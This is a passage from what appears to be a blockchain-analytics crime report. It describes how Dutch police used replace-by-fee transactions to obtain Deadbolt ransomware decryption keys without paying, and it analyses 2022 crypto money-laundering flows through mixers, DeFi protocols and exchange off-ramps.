
While that unique method for delivering decryption keys is slick, it's also exactly what the Dutch National Police were able to exploit to fool Deadbolt into handing decryption keys for hundreds of victims, enabling them to recover their data at no cost. We'll break down how they did that below, but first, let's look more closely at Deadbolt's activity over the last two years.

## Deadbolt's ransomware activity summarized

Over the course of 2022, Deadbolt has taken in more than \$2.3 million from an estimated 4,923 victims, with an average ransom payment size of \$476, compared to over \$70,000 for all ransomware strains.



Deadbolt's revenue last year makes it a relatively low earner amongst all ransomware strains last year, but in terms of sheer reach and number of victims, it was perhaps the most prolific of any strain in 2022. In fact, if we use all the unpaid Deadbolt addresses associated with victims who did not pay as a proxy for total number of infections, we can estimate Deadbolt's total victim count as roughly 5,500 individuals or businesses.



That reach really comes through the Chainalysis Reactor graph above, which shows thousands of victims making payments to Deadbolt.

## How Dutch National Police disrupted Deadbolt and took decryption keys without paying

Cyber investigators with the Dutch National Police (Cybercrimeteam Oost-Nederland and Cybercrimeteam Oost-Brabant) had been investigating Deadbolt for months when they came to a crucial realization while analyzing transactions between Deadbolt and its victims, following a tip of the Dutch incident response company Responders.NU. “Looking through the transactions in Chainalysis, we saw that in some cases, Deadbolt was providing the decryption key before the victim’s payment was actually confirmed on the blockchain,” said one Dutch National Police investigator who worked on the case. Cryptocurrency transactions aren’t actually finalized until a new block is confirmed to the blockchain — for Bitcoin, this process takes roughly ten minutes per block. However, during that

time, unconfirmed transactions are visible in [Bitcoin's mempool](#). "This meant that a victim could send the payment to Deadbolt, wait for Deadbolt to send the decryption key, and then use [replace-by-fee](#) (RBF) to change the pending transaction, and have the ransomware payment go back to the victim," said the investigator.

With this information, the Dutch National Police hatched a plan to send and retract payments for as many Deadbolt victims as possible in order to get them their decryption keys. They knew they'd only have one shot, as Deadbolt would surely notice the flaw in their automated decryption key distribution system and fix it once the plan was attempted.


The first step was to find as many Deadbolt victims as possible who had yet to pay their ransom. "We searched police reports from all over the Netherlands for Deadbolt victims and extracted the Bitcoin addresses Deadbolt provided. In cases where there wasn't an address, we reached out to victims." The Dutch National Police also worked with Europol to find victims in other countries as well — 13 in total. Next, the team had to test that they could in fact send and retract a large number of payments to help as many victims as possible. "We wrote a script to automatically send a transaction to Deadbolt, wait for another transaction with the decryption key in return, and use RBF on our payment transaction. Since we couldn't test it on Deadbolt, we had to run it on testnets to make sure it worked," the investigator told us.

Once everything was ready to go, the team deployed their script and started the process of sending and retracting payments for Deadbolt victims. The Deadbolt team quickly realized what was happening and halted their automated OP\_RETURN transactions. But in that time, the Dutch National Police retrieved decryption keys for nearly 90% of the victims who reported Deadbolt payment addresses via Europol, depriving Deadbolt of hundreds of thousands of dollars. While Deadbolt remains active, it's been forced to adopt a more manual process for providing decryption keys via Bitcoin transaction OP\_RETURNS, which raises Deadbolt's overhead.

Overall, the Dutch National Police operation against Deadbolt is a valuable reminder that blockchain analysis has applications beyond tracing the flow of funds. In this case, police were able to discover a crucial vulnerability in Deadbolt's modus operandi by closely reviewing its transaction patterns and digging into the metadata of the transactions. The operation also underscores why it's so important for ransomware victims to report attacks to the authorities. No one who had their data hijacked by Deadbolt likely knew that an operation like this would be possible, but in cutting edge fields like cryptocurrency and cybersecurity, unique solutions can come from anywhere. The Dutch National Police could only reach out to victims who had reported to the police in their countries, and those who didn't may have missed an opportunity to recover their data at no cost.



# Money Laundering





# Crypto Money Laundering: Four Exchange Deposit Addresses Received Over \$1 Billion in Illicit Funds in 2022

Money laundering is crucial to all financially motivated crime because it's what enables criminals to access the funds they generate from their activities. Otherwise, why commit the crimes in the first place? The same is true in cryptocurrency. The goal of money laundering in cryptocurrency is to move funds to addresses where its original criminal source can't be detected, and eventually to a service that allows cryptocurrency to be exchanged for cash — usually this means exchanges. If that weren't possible, there would be very little incentive to commit crimes involving cryptocurrency.


We've written in the past about how money laundering activity is highly concentrated to just a few services, and within those services, concentrated even further to a small number of deposit addresses. That remained true in 2022, though as we'll explore, with a few new wrinkles. In addition, we'll examine the rise of underground money laundering services that exist separately from the crypto businesses most are familiar with, and also analyze funds still held by crypto criminals on the blockchain.

## 2022 crypto money laundering activity summarized

Money laundering in cryptocurrency typically involves two types of on-chain entities and services:


- **Intermediary services and wallets:** These can include personal wallets (also known as unhosted wallets), mixers, darknet markets, and other services both legitimate and illicit. Crypto criminals typically use these services to hold funds temporarily, obfuscate their movements of funds, or swap between assets. DeFi protocols are also used by illicit actors in order to convert funds but, as we will discuss, are not an efficient means of obfuscating the flow of funds.
- **Fiat off-ramps:** This refers to services that allow for cryptocurrency to be exchanged for fiat. This is the most important part of the money laundering process, as the funds [can no longer be traced](#) via blockchain analysis once they hit a service — only the service itself would have visibility into where they go next. Additionally, if the funds are converted into cash, they can only be followed further through traditional financial investigation methods. Most fiat off-ramps are centralized exchanges, but P2P exchanges and other services can also serve this function.

With that in mind, let's look at some of the money laundering trends we saw in 2022.




Overall, illicit addresses sent nearly \$23.8 billion worth of cryptocurrency in 2022, a 68.0% increase over 2021. As is usually the case, mainstream centralized exchanges were the biggest recipient of illicit cryptocurrency, taking in just under half of all funds sent from illicit addresses. That's notable not just because those exchanges generally have compliance measures in place to report this activity and take action against the users in question, but also because those exchanges are fiat off-ramps, where the illicit cryptocurrency can be converted into cash.

### Destination of funds leaving illicit wallets, 2017–2022



More illicit funds were sent to DeFi protocols than ever before, a continuation of a trend that began in 2020. Cybercriminals send funds to DeFi protocols not because DeFi is useful for obscuring the flow of funds. In fact, quite the opposite is true, as unlike with centralized services, all activity is recorded on-chain. Keep in mind too that DeFi protocols don't allow for the conversion of cryptocurrency into fiat, so most of those funds likely moved next to other services, including fiat off-ramps. And as we see below, almost all usage of DeFi protocols for money laundering is carried out by one criminal group: hackers stealing cryptocurrency.

### Destination of funds leaving illicit wallets, 2017–2022



Hackers holding stolen cryptocurrency are the only criminal category sending the majority of funds to DeFi protocols, at a whopping 57.0%. 2022 was an enormous year for hacking, hence why these cybercriminals were almost single-handedly able to drive the overall increase in the usage of DeFi protocols for money laundering. The fact that DeFi protocols themselves were the biggest target of hacks in 2022 also influences these numbers. In DeFi hacks, attackers often end up with tokens that aren't listed on other exchanges, so they need to use decentralized exchanges (DEXes) to swap them for more liquid crypto assets. DEXes have historically been used to convert funds to Ether, which can then be sent to Ethereum-based mixers. DEXes have also been used to convert to assets that will be more likely to hold their value, or in the case of stablecoins, to swap to an asset that cannot be frozen by the stablecoin issuer. However, as noted previously, DEXes don't enable the conversion of funds from cryptocurrency to fiat currency — this must still be done through a centralized exchange or other fiat off-ramp.

Aside from hackers, crypto criminals send the majority of their funds directly to centralized exchanges, but there are some notable exceptions. For instance, darknet market vendors and administrators send most of their funds to other illicit services — primarily other darknet markets, some of whom may offer money laundering services similar to those of the [now-shuttered Hydra Market](#). Darknet market addresses also sent a large share of funds to high-risk exchanges, [such as Bitzlato](#), a Russia-based exchange shut down in an international law enforcement action recently for its money laundering activity. Ransomware attackers are another interesting case. Addresses associated with them send a disproportionately large share of funds to mixers, and also make heavy use of illicit services. Fraud shop vendors and administrators are also notable for their outsized mixer usage.


In total, we see that over half of all funds sent from illicit addresses travel directly to centralized exchanges, both mainstream and high-risk, where they can be exchanged for fiat unless compliance teams take action. However, over 40% of illicit funds move first to intermediary services — primarily mixers and illicit services or DeFi protocols — with most of those funds coming from ransomware, darknet market, and hacker addresses.

## Overall mixer usage falls in 2022, but illicit usage hits all-time high


Mixers are a popular obfuscation service used by crypto criminals, taking in 8.0% of all funds sent from illicit addresses in 2022. Mixers function by taking in cryptocurrency from multiple users, mixing it all together, and sending each user an amount equivalent to what they put in. The result is that each user's cryptocurrency can now only be traced back to the mixer, rather than to its original source, unless special blockchain analysis techniques are employed. You can [learn more about how different types of mixers work here](#).

There are many legitimate use cases for mixers, most of which are related to financial privacy. For example, if someone knows your cryptocurrency address, they can see virtually your entire transaction history on the blockchain, so it's reasonable for users to try and prevent this with mixers. Of course, the financial privacy provided by mixers is also valuable to criminals, hence their popularity as a destination for illicit funds. In May 2022, OFAC sanctioned a mixer for the first time ever when it [designated Blender.io](#) for its role in laundering cryptocurrency stolen by North Korean hacking syndicate Lazarus Group. OFAC didn't waste any time designating its second mixer, [Tornado Cash](#), in August for the same reasons.

The sanctioning of prominent mixers may have contributed to two trends we observed in 2022: The total amount of cryptocurrency sent to mixers fell significantly, and the funds that did travel to mixers were more likely to come from illicit sources.



Mixers processed a total of \$7.8 billion in 2022, 24% of which came from illicit addresses, whereas in 2021, they processed \$11.5 billion, only 10% of which came from illicit addresses. The data suggests that legitimate users have decreased their use of mixers, possibly due to law enforcement actions against prominent ones, while criminals have continued to use them. It's also worth noting that the vast majority of illicit value processed by mixers is made up of stolen funds, a large share of which were stolen by North Korea-linked hackers, who are unlikely to be dissuaded by the threat of U.S. sanctions given they reside in a non-cooperative jurisdiction.


**Sources of illicit cryptocurrency sent to mixers, 2022**

Other sanctioned entities and darknet markets also accounted for significant shares of value received by mixers in 2022.

## Money laundering concentration at fiat off-ramps

As we discussed above, fiat off-ramp services like exchanges are crucial for money laundering, as those are the services where criminals can turn crypto into cash, which is likely their ultimate goal. Fiat off-ramps are also among the most heavily regulated cryptocurrency services, and their compliance teams have an important role to play in flagging incoming illicit funds and preventing them from being exchanged for cash. But while there are thousands of cryptocurrency services offering fiat off-ramping, a select few receive most of the illicit funds we observe on-chain.

**Number of fiat off-ramps receiving illicit funds by year vs.  
Share received by top five fiat off-ramps receiving illicit funds, 2011–2022**




915 unique fiat off-ramping services received illicit cryptocurrency in 2022, down from 1,124 in 2021. Some of that dropoff is likely due to exchanges going out of business during the bear market. Of the illicit funds received by exchanges, 67.9% went to just five services, all of which are centralized exchanges. This represents an increased concentration compared to 2021, when the top five services received only 56.7% of illicit funds.

But what about the individual exchange users facilitating this activity? We can assume that many of the criminals sending funds to fiat off-ramps are using an account at the service that they themselves control. But in some cases, criminals work with specialized money laundering service providers, who control the accounts and help criminals convert their cryptocurrency into cash once it arrives at the exchange. Those businesses fall into the category of nested services, meaning services that are built on top of larger exchanges, using those exchanges' deposit addresses to access their liquidity and trading pairs. Most nested services are legitimate businesses — many prominent over-the-counter (OTC) brokers, for instance, operate as nested services. However, on-chain data suggests that a small group of nested services facilitate the majority of money laundering, either due to negligence or purposeful catering to crypto criminals.

For that reason, it's useful to analyze the specific service deposit addresses that account for the majority of money laundering activity, as we can generally attribute the activity of a given deposit address to a user at the service whose account is linked to that deposit address. In the graph below, we look at all off-ramp service deposit addresses that received any illicit funds in 2022, bucketed by the range in value of illicit funds received.

### All illicit cryptocurrency received by fiat off-ramp service deposit addresses, 2022

#### Deposit addresses bucketed by illicit value received




*How to read this graph: This graph shows service deposit addresses bucketed by how much total illicit cryptocurrency each address received individually in 2022. Each blue bar represents the number of deposit addresses in the bucket, while each grey bar represents the total illicit cryptocurrency value received by all deposit addresses in the bucket. Using the first bucket as an example, we see that 1,220,154 deposit addresses received between \$0 and \$100 worth of illicit cryptocurrency, and together all of those deposit addresses received a total of \$38 million worth of illicit cryptocurrency.*

